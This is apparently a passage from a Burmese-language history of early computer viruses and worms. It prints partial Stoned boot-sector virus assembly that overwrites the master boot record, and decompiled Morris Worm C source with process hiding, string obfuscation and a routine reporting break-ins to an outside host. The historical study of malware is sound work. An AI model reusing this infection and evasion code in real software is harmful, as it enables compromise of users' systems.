0000010E      723E  jc Stoned_Exit ; if error, execute original bootloader
; display the message only if multiple of 440 ms time delay
00000110      26F6066C0407  test byte [es:046Ch],00000111b ; 0000h:046Ch = Timer ticks since midnight (updated
; every 55 milliseconds by BIOS)
00000116      7512  jnz Message_Output_Finished
; lets output "Your PC is now Stoned!"
00000118      BE8901  mov si,Stoned_Message
0000011B      0E      push cs
0000011C      1F      pop ds ; ds:si = message
```

**Message\_Output\_loop:**

```

0000011D    AC    lodsb ; next character
0000011E    0AC0   or al,al ; zero?
00000120    7408   jz Message_Output_Finished
00000122    B40E   mov ah,0Eh ; function teletype output
00000124    B700   mov bh,0 ; on first page
00000126    CD10   int 10h
00000128    EBF3   jmp short Message_Output_loop

```

**Message\_Output\_Finished:**

; read bootloader from hard disk

```

0000012A    0E     push cs
0000012B    07     pop es
0000012C    B80102 mov ax,0x201 ; function Read Sectors, 1 sector
0000012F    BB0002 mov bx,0x200 ; to address cs:0200h
00000132    B101   mov cl,0x1 ; sector 1
00000134    BA8000 mov dx,0x80 ; hard disk
00000137    CD13   int 13h
00000139    7213   jc Stoned_Exit

```

; check whether the hard disk is already infected

```

0000013B    0E     push cs
0000013C    1F     pop ds
0000013D    BE0002 mov si,0200h ; source ds:si = cs:0200h (the read sector)
00000140    BF0000 mov di,0000h ; compare against this bootloader
00000143    AD     lodsw ; 1st word to compare
00000144    3B05   cmp ax,[di]
00000146    7511   jnz Hard_Disk_Not_Infected
00000148    AD     lodsw ; 2nd word to compare
00000149    3B4502 cmp ax,[di+0x2]
0000014C    750B   jnz Hard_Disk_Not_Infected

```

**Stoned\_Exit:**

; exit from Stoned, execute original bootloader

```

0000014E    2EC606080000 mov [cs:Hard_Disk_Infected],byte 0
00000154    2EFF2E1100 jmp word far [cs:Original_Bootloader_Offset] ; exit to original bootloader..

```

**Hard\_Disk\_Not\_Infected:**

```

00000159    2EC606080002 mov [cs:Hard_Disk_Infected],byte 2 ; remember that hard disk has been infected (has
; no effect)
; write backup

```

```

0000015F    B80103 mov ax,0x301 ; function write sectors, 1 sector
00000162    BB0002 mov bx,0x200 ; data buffer
00000165    B90700 mov cx,7 ; backup copy
00000168    BA8000 mov dx,0x80 ; hard disk
0000016B    CD13   int 13h
0000016D    72DF   jc Stoned_Exit
; copy Partition Table
0000016F    0E     push cs
00000170    1F     pop ds ; ds = cs
00000171    0E     push cs
00000172    07     pop es ; es = cs
00000173    BEBE03 mov si,0x3BE ; source = read sector
00000176    BFBE01 mov di,0x1BE ; target = copy of this bootloader
00000179    B94202 mov cx,0x242 ; cl = 4 * 16 + 2 (4 Partition Table entries + Magic Number)
0000017C    F3A4   rep movsb

```

; infect the hard disk

```

0000017E    B80103 mov ax,0x301 ; function write sectors, 1 sector
00000181    33DB   xor bx,bx
00000183    FEC1   inc cl
00000185    CD13   int 13h
00000187    EBC5   jmp short Stoned_Exit

```

; Stoned message (7 = BEL, 13 = CF, 10 = LF)



Stoned\_Message db 7, "Your PC is now Stoned!", 7, 13, 10, 10, "LEGALISE MARIJUANA!"  
times 512-(\$-\$) db 0

## ပုံ(၁၆) Stoned ဗိုင်းရပ်စ်၏ ကုဒ်များ

### ဂျေရူဆလင်ဗိုင်းရပ်စ်

၈။ ၁၉၈၇ တွင် အစ္စရေးတွင်တွေ့ရှိခဲ့သော ဗိုင်းရပ်စ်ကို ကူးစက်ခဲ့သော ဗိုင်းဗိုင်းရပ်စ်ဖြစ်သည်။ ၎င်း၏ဇာစ်မြစ်သည် မသေချာလှပေ။ အစ္စရေးမှ စတင်ခဲ့သည်ဟု ယုံကြည်ရသည်။ သို့သော် ၁၉၉၁ ခုနှစ်တွင် တွေ့ရသောအထောက်အထားများအရ ၎င်းသည် အီတလီမှဖြစ်နိုင်ကြောင်းတွေ့ရလေသည်။ ၁၉၉၃ ခုနှစ်တိုင် ဂျေရူဆလင်ဗိုင်းရပ်စ်ပျံ့နှံ့ခဲ့ဖြစ်ပြီး မြောက်များလှစွာသော မျိုးကွဲများကိုလည်း ဖန်တီးခဲ့ကြသည်။ ဂျေရူဆလင်ဗိုင်းရပ်စ်သည် .exe ဖိုင်ရော၊ .com ဖိုင်များကိုပါ ကူးစက်ပြီး Stoned ဗိုင်းရပ်စ်ထက် ပိုပြီးဖျက်ဆီးလေသည်။ ၎င်းသည် ၁၃ရက်မြောက်နေ့ သောကြာနေ့တွင်သာ အလုပ်လုပ်သဖြင့် ပျံ့နှံ့မှုသည် Stoned ထက် များစွာ နှေးကွေးသော်လည်း ဂျေရူဆလင်ဗိုင်းရပ်စ်သည် ကွန်ပျူတာသုံးစွဲသူများ၏ ပရိုဂရမ်များအား သောင်းနှင့်ချီ၍ ဖျက်ဆီးခဲ့လေသည်။ ဗိုင်းရပ်စ်သည် COMMAND.COM ဖိုင်ကိုမူ ဖျက်ဆီးခြင်းမရှိပေ။

၉။ ဂျေရူဆလင်ဗိုင်းရပ်စ်သည် အပိုင်းနှစ်ပိုင်းဖြင့်လုပ်ဆောင်သည်။ တစ်ပိုင်းမှာ နှောင့်ယှက်ခြင်းအပိုင်းဖြစ်ပြီး ကျန်တစ်ပိုင်းမှာ ဖျက်ဆီးခြင်းအပိုင်းဖြစ်သည်။ နှောင့်ယှက်ခြင်းအပိုင်းတွင် နာရီဝက်ကြာပြီးတိုင်း Row ၅၃၊ Column ၅၃မှသည် Row ၁၆၃၊ Column ၁၆၃ ဖန်တီးခြင်း၊ Black Windows များဖန်တီးခြင်းဖြင့် အနှောင့်အယှက်ပေးလေသည်။ ဖျက်ဆီးခြင်းအပိုင်းကိုမူ ၁၃ရက်မြောက်နေ့ သောကြာနေ့တွင် လုပ်ဆောင်ပြီး ထိုနေ့တွင် အလုပ်လုပ်သော မည်သည့်ပရိုဂရမ်ကိုမဆို ဖျက်ဆီးပစ်လေသည်။ ၎င်း၏မျိုးကွဲဗိုင်းရပ်စ်များမှာ Suriv၊ Anarkia၊ Apocalypse၊ Captain Trip၊ Mendoza နှင့် Nemesis စသည်တို့ဖြစ်သည်။

### Morris Worm

၉။ ၁၉၈၈ နိုဝင်ဘာတွင် ပျံ့နှံ့ခဲ့သော Morris Worm (ခေါ်) Internet Worm (ခေါ်) Great Worm အား ပထမဆုံး Worm အဖြစ်သတ်မှတ်နိုင်ပြီး ကွန်ယက်လုံခြုံရေးနှင့် UNIX အခြေပြုစက်လည်ပတ်မှု စနစ်များ၏ အားနည်းချက်များနှင့်ပတ်သက်ပြီး ကြီးမားသောအာရုံစိုက်မှုခံခဲ့ရသည့် ပထမဆုံးသော Worm လည်းဖြစ်ပေသည်။ Worm သည် Sun Microsystems ၏ Sun 3 စနစ်များနှင့် 4BSD Unix များအသုံးပြုသော VAX ကွန်ပျူတာများကို ကူးစက်ခဲ့လေသည်။ UNIX စနစ်တွင်သုံးသော Sendmail ပရိုဂရမ်၏အားနည်းချက်မှတစ်ဆင့် တိုက်ခိုက်ခံခဲ့ရခြင်းဖြစ်သည်။ Morris Worm ကို Cornell တက္ကသိုလ်တွင် ဖန်တီးခဲ့ခြင်းဖြစ်သော်လည်း ၎င်း၏ဇာစ်မြစ်ကိုဖုံးကွယ်ရန်အတွက် MIT တက္ကသိုလ်တွင် စတင်ဖြန့်ချိခဲ့သည်။

၁၀။ Worm သည် Solaris နှင့် BSD စနစ်များရှိ *rsh*၊ *fingerd* နှင့် *sendmail* တို့၏အားနည်းချက်မှတစ်ဆင့် တိုက်ခိုက်ခဲ့သည်။ Worm က ကွန်ပျူတာအသစ်သည် ကူးစက်နိုင်ကြောင်း သိရှိခဲ့သော် ကွန်ပျူတာအသစ်ဆီသို့ ဗိုင်းရပ်စ်ကိုပို့လေသည်။ Worm ၏အစပျိုးမှုအပိုင်းတွင် ၎င်းသည် စနစ်တွင် အလုပ်လုပ်ချိန်၌ ၎င်းအားစုံစမ်းခြင်းမှ ကာကွယ်ရန်အတွက် နည်းလမ်းများစွာကို ဆောင်ရွက်လေသည်။ ပထမဆုံးအနေဖြင့် ၎င်း၏ Argument ကို *sh* ဟုသတ်မှတ်လေသည်။ *sh* သည် Born Shell နှင့် Process အမည်တူညီလေသည်။ ၎င်းသည် UNIX အခြေပြုစနစ်များတွင် တွေ့နေကြ Command Shell တစ်ခုဖြစ်ပြီး အကယ်၍ ကွန်ပျူတာသုံးစွဲသူမှ အလုပ်လုပ်နေသော Process များစာရင်းကို ဖွင့်ကြည့်လျှင်ပင် ၎င်းအနေဖြင့် သတိထားမိမည်မဟုတ်ပေ။ အလားတူ Worm ၏ Core Dump သည် 0 Byte ဖြစ်သည်။ ထို့ကြောင့် Worm သည် Crash ဖြစ်ခဲ့လျှင် (သို့) Crash ဖြစ်အောင် ဖိအားပေးခံရလျှင်ပင် Worm ကို မည်သည့်အချိန်မျှ တွေ့နိုင်မည်မဟုတ်ပေ။ Worm သည် လက်ရှိအချိန်ကိုဖတ်ပြီး နောင်တွင် ကျပန်းဂဏန်းများ ထုတ်ရန်အတွက် ၎င်းအချိန်ကို သိမ်းထားလေသည်။

၁၁။ Worm သည် ပြီးပြည့်စုံစွာ အလုပ်လုပ်နိုင်ရန်အတွက် Object ဖိုင်များကို ကူးတင်ရန်ကြိုးစားလေသည်။ Worm သည် *-p* Command Line Argument ဖြင့်အလုပ်လုပ်နိုင်ပြီး ၎င်းသည် ဖိုင်များကိုကူးတင်ပြီးနောက် ထိုဖိုင်များကိုဖျက်စေရန်အတွက် အသုံးပြုခြင်းဖြစ်သည်။ နောက်ပိုင်း မှတ်ဉာဏ်တွင်း အလုပ်လုပ်ချိန်၌ Disk ပေါ်ရှိ မိမိကိုယ်ကိုပင် ပြန်ဖျက်လေသည်။ Worm သည် ၎င်းနောက်ထပ် အသုံးပြုရန်မလိုတော့သော */tmp/.dumb* ဖိုင်ကိုလည်းဖျက်ရန် ကြိုးစားလေသည်။ အကယ်၍ Object ဖိုင်များထဲမှ တစ်ခုခုကို ကူးတင်ရန် မအောင်မြင်ခဲ့လျှင်၊ အခြားစနစ်များသို့ ကူးစက်ရန်အတွက် အသုံးပြုသော *ll.c* ဖိုင်ကို ကူးတင်ခြင်းမပြုနိုင်ခဲ့လျှင် Worm ၏အလုပ်လုပ်ခြင်း ရပ်သွားမည်ဖြစ်သည်။ Worm သည် Argument Array ထဲရှိ စာသားများကိုဖျက်ပစ်ပြီး ၎င်းတည်ရှိမှုကို ဖုံးကွယ်လေသည်။

၁၂။ Worm သည် Network Interface များနှင့် ၎င်းတို့၏ Flag များ၊ Address များကို စစ်ဆေးလေသည်။ အကယ်၍ တစ်ခုမှမတွေ့ရှိခဲ့သော် အလုပ်လုပ်ခြင်းရပ်သွားမည်ဖြစ်ပါသည်။ Worm သည် Local Area Network (LAN) မှအသုံးပြုနေသော IP Address များကိုသိရှိနိုင်ရန် Network Mask ကိုအသုံးပြုလေသည်။ ၎င်းနောက် *-p* ဖြင့် Process ကိုပိတ်မည်ဖြစ်သည်။ ဤလုပ်ဆောင်ချက်များသည် Worm ၏အစပျိုးမှုသာဖြစ်ပြီး ဤလုပ်ဆောင်ချက်များပြီးစီးသော် ၎င်း၏အဓိကလုပ်ဆောင်ချက်ကို ခေါ်ယူခိုင်းစေလေသည်။

၁၃။ Worm ၏ အဓိကလုပ်ဆောင်မှုအပိုင်းအနေဖြင့် စနစ်တစ်ခုကို ကူးစက်ပြီးနောက် Worm သည် ထပ်မံကူးစက်ရန်အတွက် လက်ခံကွန်ယူတာများကို ရှာဖွေမည့် *Cracksome* ဟူသော Routine တစ်ခုကို အလုပ်လုပ်စေပါသည်။ ထို့နောက် Worm သည် ၃၀စက္ကန့်အချိန်အတွက် အခြားသော Routine တစ်ခုဖြစ်သည့် *other\_sleep* ကိုလုပ်ဆောင်စေပါလိမ့်မည်။ Worm သည် *Cracksome* ကိုထပ်မံအလုပ်လုပ်စေပြီး Child Process နှစ်ခုကိုခွဲထုတ်ကာ Parent Process ကိုပိတ်ပစ်ပါသည်။ Child Process တွင် Parent Process ၌ရှိသောအချက်အားလုံးပါရှိပြီး Child တွင် Worm ကိုရှာဖွေရခက်စေမည့် Process နံပါတ်အသစ်ရှိလေသည်။ Worm သည် ကူးစက်ခံထားရသော Process မှတဆင့်အလုပ်လုပ်လေသည်။ ထို့နောက် Worm သည် *other\_sleep* ကို ၁၂၀စက္ကန့်ကြာ ထပ်မံအလုပ်လုပ်လေသည်။ Worm သည် 128.32.137.13 ([ernie.berkeley.edu](http://ernie.berkeley.edu)) ၏ Port 11357 ဆီသို့ 1 Byte ပို့ရန်ကြိုးစားလေသည်။ သို့သော် ၎င်းသည် UDP ကိုသုံးရမည့်အစား TCP command ကိုသုံးခဲ့သည့်အတွက် ပေးပို့ခြင်းအောင်မြင်မှုမရှိခဲ့ပါ။ အကယ်၍ Worm သည် ၁၂နာရီကျော် အလုပ်လုပ်ခဲ့သော် ၎င်းသည် ၎င်း၏လက်ခံလိပ်စာများထဲမှ အချို့ကို ရှင်းလင်းပစ်လေသည်။ Worm သည် *pleasequit* Variable ကိုစစ်ဆေးပြီး အကယ်၍ ၎င်း၏အဘိဓာန်ဖိုင်များမှ စကားဝှက် ၁၀လုံးထက် ပိုပြီးအသုံးပြုခဲ့လျှင် အလုပ်လုပ်ခြင်းကို ရပ်ဆိုင်းလေသည်။

၁၄။ *Cracksome* Routine အပိုင်းတွင် Morris Worm သည် အခြားသောစနစ်များကို ကူးစက်ရန် ရှာဖွေပြီး အားနည်းသောစကားဝှက်များကို ဖော်ရန်ကြိုးစားလေသည်။ Worm သည် ကွန်ယူတာစာရင်းထဲမှ တစ်ခုကို ကူးစက်ရန်အတွက် */etc/hosts.equiv* ဖိုင်မှတဆင့် ဖတ်လေသည်။ နောက်ပိုင်းတွင် ကူးစက်နိုင်ရန်အတွက် */.rhosts* ထဲရှိ ဒုတိယစာရင်းကို ရှာနိုင်ပါသေးသည်။ Worm သည် ကွန်ယူတာထဲရှိ ကွန်ယူတာသုံးစွဲသူများစာရင်းနှင့် ၎င်းတို့၏ဝှက်ထားသောစကားဝှက်များပါဝင်သည့် */etc/passwd* ဖိုင်ကိုဖတ်ပြီး လုံခြုံရေးအားနည်းချက်ကို အခွင့်ကောင်းယူပါသည်။ ထို့နောက် Worm သည် အခြားကွန်ယူတာများကို Forward မေးလ်ပို့ရန်နှင့် နောက်ထပ်တိုက်ခိုက်မည့် ကွန်ယူတာများ၏တည်နေရာကို သိရှိရန်အသုံးပြုသည့် ပုဂ္ဂိုလ်ရေးဆိုင်ရာ *.forward* ဖိုင်များကိုရှာရန်အတွက် */etc/passwd* ဖိုင်ကိုအသုံးပြုလေသည်။

၁၅။ *other\_sleep* Function သည် ကွန်ယူတာစနစ်ရှိ အခြားသော Worm များကိုရှာဖွေရန် ကြိုးစားလေသည်။ Worm သည် ဤလုပ်ဆောင်ချက်ကိုလုပ်ဆောင်ရန် ၁၅ လေးသာအခွင့်အရေးရှိပြီး ပထမဆုံးအကြိမ် အလုပ်လုပ်ချိန်တွင် ၃၀စက္ကန့်ကြာပြီး ဒုတိယအချိန်တွင်မူ ၁၂၀စက္ကန့်ကြာလေသည်။ Morris Worm ၏အလုပ်လုပ်ပုံနှင့် ကုဒ်တစ်စိတ်တစ်ဒေသကို ပုံ(၁၇)တွင် အသေးစိတ် တွေ့မြင်နိုင်ပါသည်။

```

#include "worm.h"
#include <stdio.h>
#include <signal.h>
#include <strings.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/socket.h>
#include <sys/fcntl.h>
#include <sys/stat.h>
#include <netinet/in.h>
#include <net/if.h>
#include <arpa/inet.h>
extern errno;
extern char *malloc();
int pleasequit; /* See worm.h */
int nobjects = 0;
int nextw;
char *null_auth;
object objects[69]; /* Don't know how many... */
object *getobjectbyname();
char *XS();
main(argc, argv) /* 0x20a0 */
int argc;
char **argv;
{
    int i, l8, pid_arg, j, cur_arg, unused;
    long key; /* -28(fp) */
    struct rlimit rl;
    l8 = 0; /* Unused */
    strcpy(argv[0], XS("sh")); /* <env+52> */
    time(&key);
    srandom(key);
    rl.rlim_cur = 0;
    rl.rlim_max = 0;
    if (setrlimit(RLIMIT_CORE, &rl))
        ;
    signal(SIGPIPE, SIG_IGN);
    pid_arg = 0;
    cur_arg = 1;
    if (argc > 2 &&
        strcmp(argv[cur_arg], XS("-p")) == 0) { /* env55 == "-p" */
        pid_arg = atoi(argv[2]);
        cur_arg += 2;
    }
    for(i = cur_arg; i < argc; i++) { /* otherwise <main+286> */
        if (loadobject(argv[i]) == 0)
            exit(1);
        if (pid_arg)
            unlink(argv[i]);
    }
    if ((nobjects < 1) || (getobjectbyname(XS("l1.c")) == NULL))
        exit(1);
    if (pid_arg) {
        for(i = 0; i < 32; i++)
            close(i);
        unlink(argv[0]);
        unlink(XS("sh")); /* <env+63> */
        unlink(XS("/tmp/.dumb")); /* <env+66> "/tmp/.dumb"

```

```

*/
}
for (i = 1; i < argc; i++)
for (j = 0; argv[i][j]; j++)
argv[i][j] = '\0';
if (if_init() == 0)
exit(1);
if (pid_arg) { /* main+600 */
if (pid_arg == getpgrp(getpid()))
setpgrp(getpid(), getpid());
kill(pid_arg, 9);
}
mainloop();
}
static mainloop() /* 0x2302 */
{
long key, time1, time0;
time(&key);
srandom(key);
time0 = key;
if (hg() == 0 && hl() == 0)
ha();
checkother();
report_breakin();
cracksome();
other_sleep(30);
while (1) {
/* Crack some passwords */
cracksome();
/* Change my process id */
if (fork() > 0)
exit(0);
if (hg() == 0 && hi() == 0 && ha() == 0)
hl();
other_sleep(120);
time(&time1);
if (time1 - time0 >= 60*60*12)
h_clean();
if (pleasequit && nextw > 0)
exit(0);
}
}
static trans_cnt;
static char trans_buf[NCARGS];
char *XS(str1) /* 0x23fc */
char *str1;
{
int i, len;
char *newstr;
#ifdef ENCRYPTED_STRINGS
return str1;
#else
len = strlen(str1);
if (len + 1 > NCARGS - trans_cnt)
trans_cnt = 0;
newstr = &trans_buf[trans_cnt];
trans_cnt += 1 + len;
for (i = 0; str1[i]; i++)
newstr[i] = str1[i]^0x81;
newstr[i] = '\0';

```

```

return newstr;
#endif
}
/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
 * (whoever that is). */
static report_breakin(arg1, arg2) /* 0x2494 */
{
int s;
struct sockaddr_in sin;
char msg;
if (7 != random() % 15)
return;
bzero(&sin, sizeof(sin));
sin.sin_family = AF_INET;
sin.sin_port = REPORT_PORT;
sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
/* <env+77>"128.32.137.13" */
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
return;
if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
;
close(s);
}

```

## ပုံ(၁၇) Morris Worm ၏ ကုဒ်များ

### The Concept ဗိုင်းရပ်စ်

၁၆။ ၁၉၉၅ ခုနှစ်တွင်ပေါ်ခဲ့သော The Concept သည် Polymorphic ဗိုင်းရပ်စ်ဖြစ်ပြီး Microsoft Word ကိုကူးစက်စေခဲ့သည်။ ပထမဆုံးဗိုင်းရပ်စ်ဖြစ်သည်။ W97M/Concept ကို Word Prank Macro (သို့) WW6Macro ဟုလည်းခေါ်ပြီး ဤဗိုင်းရပ်စ်ကို Microsoft Word v6.0 Macro ဘာသာစကားဖြင့် ရေးသားထားခြင်းဖြစ်လေသည်။ WM/Concept သည် ၁၉၉၅-၁၉၉၇ ခုနှစ်အတွင်း အလွန်အမင်းပျံ့နှံ့ခဲ့ပြီး ယခုအချိန်တွင်မူ ပျောက်ကွယ်လုနီးနီးဖြစ်လေသည်။

၁၇။ Concept တွင် Word Macro မျိုးစုံပါဝင်လေသည်။ Word Macro များသည် Word Document များနှင့်အတူသယ်ဆောင်ဖြန့်ဖြူးကြသောကြောင့် ဗိုင်းရပ်စ်သည် Document ဖိုင်များကို ပျံ့နှံ့နိုင်လေသည်။ အခြေအနေအား ပိုမိုဆိုးဝါးစေသည်မှာ Concept သည် Microsoft Word for Windows 6.x & 7.x၊ Word for Machintosh 6.0၊ Windows 95 နှင့် Windows 98 စနစ်များတွင် အလုပ်လုပ်ကြခြင်းဖြစ်သည်။ Concept သည် မတူညီသောစက်လည်ပတ်မှုစနစ်များတွင် အလုပ်လုပ်သော ပထမဆုံးဗိုင်းရပ်စ်ဖြစ်ခဲ့ပြီး ၎င်း၏ပစ်မှတ်မှာ Windows (သို့) MacOS မဟုတ်ဘဲ Microsoft Word သာဖြစ်လေသည်။

၁၈။ ဗိုင်းရပ်စ်သည် ကူးစက်ခံထားရသော Document ဖိုင်ကိုဖွင့်တိုင်း အလုပ်လုပ်လေသည်။ ၎င်းသည် Word ၏ Global Document Template ဖြစ်သော NORMAL.DOT ဖိုင်ကိုကူးစက်ရန်ကြိုးစားသည်။ ဗိုင်းရပ်စ်သည် Template တွင် PayLoad နှင့် FileSaveAs Macro များကိုရှာဖွေတွေ့ရှိခဲ့သော် Template သည် ကူးစက်ခံရပြီးဖြစ်သည်ဟုမှတ်ယူပြီး ၎င်း၏လုပ်ဆောင်ချက်များကို ရပ်စဲလေသည်။ အကယ်၍ NORMAL.DOT တွင် PayLoad နှင့် FileSaveAs တို့ကိုမတွေ့ခဲ့သော် NORMAL.DOT ထဲသို့ ဗိုင်းရပ်စ် Macro များကို စတင်ကူးထည့်လေပြီး ကွန်ပျူတာဖန်သားပြင်တွင် Dialog Box အသေးလေးတစ်ခုကို ပြသလေသည်။ Dialog Box တွင် ဂဏန်း "1" နှင့် OK Button တစ်ခုပါရှိသည်။ ဤ Dialog သည် NORMAL.DOT အား ပထမဆုံးအကြိမ် ကူးစက်စဉ်တွင်သာ ပြသလေသည်။



၁၉။ ဗိုင်းရပ်စ်သည် Global Template အားကူးစက်ရန်စီစဉ်ပြီးနောက် Save As Command နှင့် သိမ်းဆည်းခဲ့သော Document ဖိုင်အားလုံးကို ကူးစက်လေသည်။ ဗိုင်းရပ်စ်မရှိသော အခြားကွန်ပျူတာတွင် ကူးစက်ခံထားသော Document ဖိုင်များကို ဖွင့်ခဲ့ပါက ဗိုင်းရပ်စ်သည် Global Document Template အား ကူးစက်စေမည်ဖြစ်သည်။ ဗိုင်းရပ်စ်တွင် AAZAO၊ AAZFS၊ AutoOpen၊ FileSaveAs နှင့် PayLoad Macro များပါဝင်လေသည်။ သတိပြုရန်မှာ AutoOpen နှင့် FileSaveAs တို့သည် တရားဝင်အသုံးပြုနေသော Macro အမည်များဖြစ်ပြီး အချို့သောသူများသည် ၎င်းတို့၏ Document များနှင့် Template များတွင် ထို Macro များကို အသုံးပြုခဲ့ကြပြီးဖြစ်လေသည်။ PayLoad Macro ကိုမူ မည်သည့်အချိန်တွင်မှ အလုပ်လုပ်ခြင်း မရှိချေ။ Concept ဗိုင်းရပ်စ်၏မျိုးကွဲများမှာ Concept.G၊ Concept.F နှင့် Concept.BZ တို့ဖြစ်သည်။

### Melissa Worm

၂၀။ ၁၉၉၉၊ မတ် ၂၆ ရက်တွင် စတင်တွေ့ရှိခဲ့သော Melissa သည် Word Macro ဗိုင်းရပ်စ်နှင့် Worm တစ်မျိုး ပထမဆုံးအကြိမ်အဖြစ် ပေါင်းစပ်ထားခြင်းဖြစ်ပြီး Microsoft Word 97၊ Microsoft Word 2000 နှင့် Microsoft Outlook 97 (သို့) 98 e-mail Client များနှင့် အလုပ်လုပ်လေသည်။ Word 95 တွင်မူ အလုပ်လုပ်ခြင်း မရှိပေ။ ဗိုင်းရပ်စ်ကို လက်ခံရရှိရန် သင့်အနေဖြင့် Microsoft Outlook ရှိရန်မလိုသော်လည်း Outlook မရှိလျှင် အခြားကွန်ပျူတာများသို့ ယုံ့နှံ့နိုင်ခြင်း မရှိပေ။ Melissa သည် Windows 95/98/NT နှင့် Macintosh ကွန်ပျူတာများကို ကူးစက်နိုင်သည်။ အကယ်၍ ကူးစက်ခံရသော ကွန်ပျူတာတွင် Outlook နှင့် အင်တာနက်သုံးစွဲနိုင်ခြင်း မရှိသော်လည်း ဗိုင်းရပ်စ်သည် စနစ်တွင်းရှိ Document ဖိုင်များအတွင်း ဆက်လက် ယုံ့နှံ့နေမည်ဖြစ်သည်။

၂၁။ ဗိုင်းရပ်စ်သည် Microsoft Outlook နှင့် Outlook Express လိပ်စာများကိုအသုံးပြုကာ အီးမေးလ်များမှတစ်ဆင့် မိမိကိုယ်မိမိ အခြားကွန်ပျူတာသုံးစွဲသူများဆီ ပို့လေသည်။ ကွန်ပျူတာတစ်လုံးကို ကူးစက်ပြီးတိုင်း Outlook Address Book တွင်ရှိသော လူ ၅၀ဆီ ထပ်မံကူးစက် ရန်ကြိုးစားလေသည်။ ဤ Worm ယုံ့နှံ့မှုလျင်မြန်ခြင်းမှာ အီးမေးလ်လက်ခံသူမှ Message ကိုဖွင့်လိုက်ရုံမျှဖြင့် ကူးစက်ပျံ့ပွားစေသော ကြောင့်ဖြစ်သည်။ Melissa အား ဗိုင်းရပ်စ်အဖြစ်သတ်မှတ်နိုင်သလို Worm အဖြစ်လည်းသတ်မှတ်နိုင်သည်။ Melissa သည် Hard Drive ပေါ်ရှိ မည်သည့်အချက်အလက်များကို ဖျက်ဆီးခြင်းမရှိသလို ကွန်ပျူတာကို လည်း ပြဿနာမဖြစ်စေပါ။ Microsoft Word Setting ကိုသာ အကျိုးသက်ရောက်စေသည်။ Melissa သည် အီးမေးလ် Attachment အဖြစ်ရောက်ရှိလေသည်။ အီးမေးလ်၏ခေါင်းစဉ်တွင် 'Important Message from' နှင့်စပြီး ၎င်းစာသားနောက်တွင် အီးမေးလ် Account ဖြင့်ပို့လိုက်သူ၏နာမည်တွဲပါလာသည်။ အီးမေးလ်၏စာ ကိုယ်တွင် 'Here' the document you asked for... Don't show anyone else' ဟူ၍ပါရှိပြီး Attachment နှင့်တွဲပါလာသော Word Document ဖိုင်အားဖွင့်ပါက ကွန်ပျူတာအား ကူးစက်စေမည်ဖြစ်ပါသည်။

၂၂။ Melissa ၏အစသည် အင်တာနက်တွင် လွတ်လပ်စွာဆွေးနွေးကြသည့် အုပ်စုတစ်ခုဖြစ်သည့် alt.sex အုပ်စုမှဖြစ်လေသည်။ ဗိုင်းရပ်စ်ကို ညစ်ညမ်းဝက်ဘ်ဆိုက်များအတွက် စကားဝှက်များပါဝင်သည့် LIST.DOC ဖိုင်ထဲတွင်ထည့်ပြီး ပို့ခြင်းဖြစ်သည်။ ကွန်ပျူတာသုံးသူများသည် ထိုဖိုင်ကို Download လုပ်ပြီး Microsoft Word တွင်ဖွင့်ကြသည်။ ထိုသို့ဖွင့်သောအခါ ၎င်းတို့၏ e-mail Alias ဖိုင်(လိပ်စာစာအုပ်)တွင်ရှိ သော အီးလ်မေးလ်သုံးစွဲသူလူ (၅၀)ဆီသို့ LIST.DOC ဖိုင်ကို ပို့လေသည်။ သတိပြုရမည့်အချက်မှာ Melissa သည် ယခုအခါတွင် LIST.DOC ဖိုင်တွင်သာမဟုတ်တော့ဘဲ မည်သည့် Document ဖိုင်ထဲတွင်မဆို ကူးစက် ရောက်ရှိနေလေပြီဖြစ်သည်။ လူတို့၏သဘောဖြစ်သည့် မိမိသိသော မိတ်ဆွေတစ်ယောက်ယောက်ဆီက ပေးပို့ သော မည်သည့် Document ဖိုင်မဆို ဖွင့်ကြည့်လိုကြခြင်းကို အခွင့်ကောင်းယူကာ တိုက်ခိုက်ခဲ့ခြင်းဖြစ်လေ သည်။

၂၃။ ဗိုင်းရပ်စ်သည် လတစ်လ၏ရက်တစ်ခုနှင့် နာရီ၏မိနစ်တို့ တိုက်ဆိုင်ချိန် (ဥပမာ။ လတစ်လ၏ ၂၇ရက်မြောက်နေ့ ၁၈၂၇ နာရီ။)တွင် အသက်ဝင်တတ်ပြီး ထိုအချိန်တွင် လက်ရှိဖွင့်ထားသော Word ဖိုင်၌ ‘Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game’s over. I’m outta here’ စာသားကို ထည့်သွင်းလေသည်။

### Loveletter Worm

၂၄။ လူမှုကွန်ယက်များခေတ်စားလာသည့်အချိန်တွင် လူတစ်ယောက်အား ဖိုင်တစ်ခုကို ဖွင့်စေရန် (သို့) အချက်အလက်များအား ဖွင့်ချစေရန် လှည့်စားခြင်းကို ၂၀၀၀ မေလ ၄ရက်နေ့တွင် Loveletter Worm နှင့်အတူ တွေ့မြင်ရလေသည်။ Worm သည် Microsoft Outlook မှ ပျံ့နှံ့နိုင်သလို mIRC Client မှလည်း ပျံ့နှံ့နိုင်သည်။ ဗိုင်းရပ်စ်၏ကုဒ်အစတွင် ‘barok -loveletter(vbe) by spyder / [ispyder@mail.com](mailto:ispyder@mail.com) / @GRAMMERSoft Group / Manila, Philippines’ ဟူသောစာသားပါရှိလေသည်။



### ပုံ(၁၇) ILOVEYOU ဗိုင်းရပ်စ်ကို အီးမေးလ် Attachment အနေဖြင့်တွဲပြီး ပို့ထားပုံ

၂၅။ Worm အလုပ်လုပ်ချိန်တွင် Windows ၏ System Directory (C:\Windows\System) ထဲသို့ MSKernel32.vbs နှင့် LOVER-LETTER-FOR-YOU.TXT.vbs ဖိုင်တို့ကို ပထမဆုံး ကူးထည့်လေသည်။ Win32DLL.vbs ဖိုင်ကို Windows Directory (C:\Windows) အောက်သို့ ကူးထည့်လေသည်။ ၎င်းနောက် Worm သည် Internet Explorer ၏ Home Page တွင် WIN-BUGSFIX.exe ဖိုင်ရှိရာကို ညွှန်ပြသည့် လင့်ခ်ဖြင့်အစားထိုးလိုက်သည်။

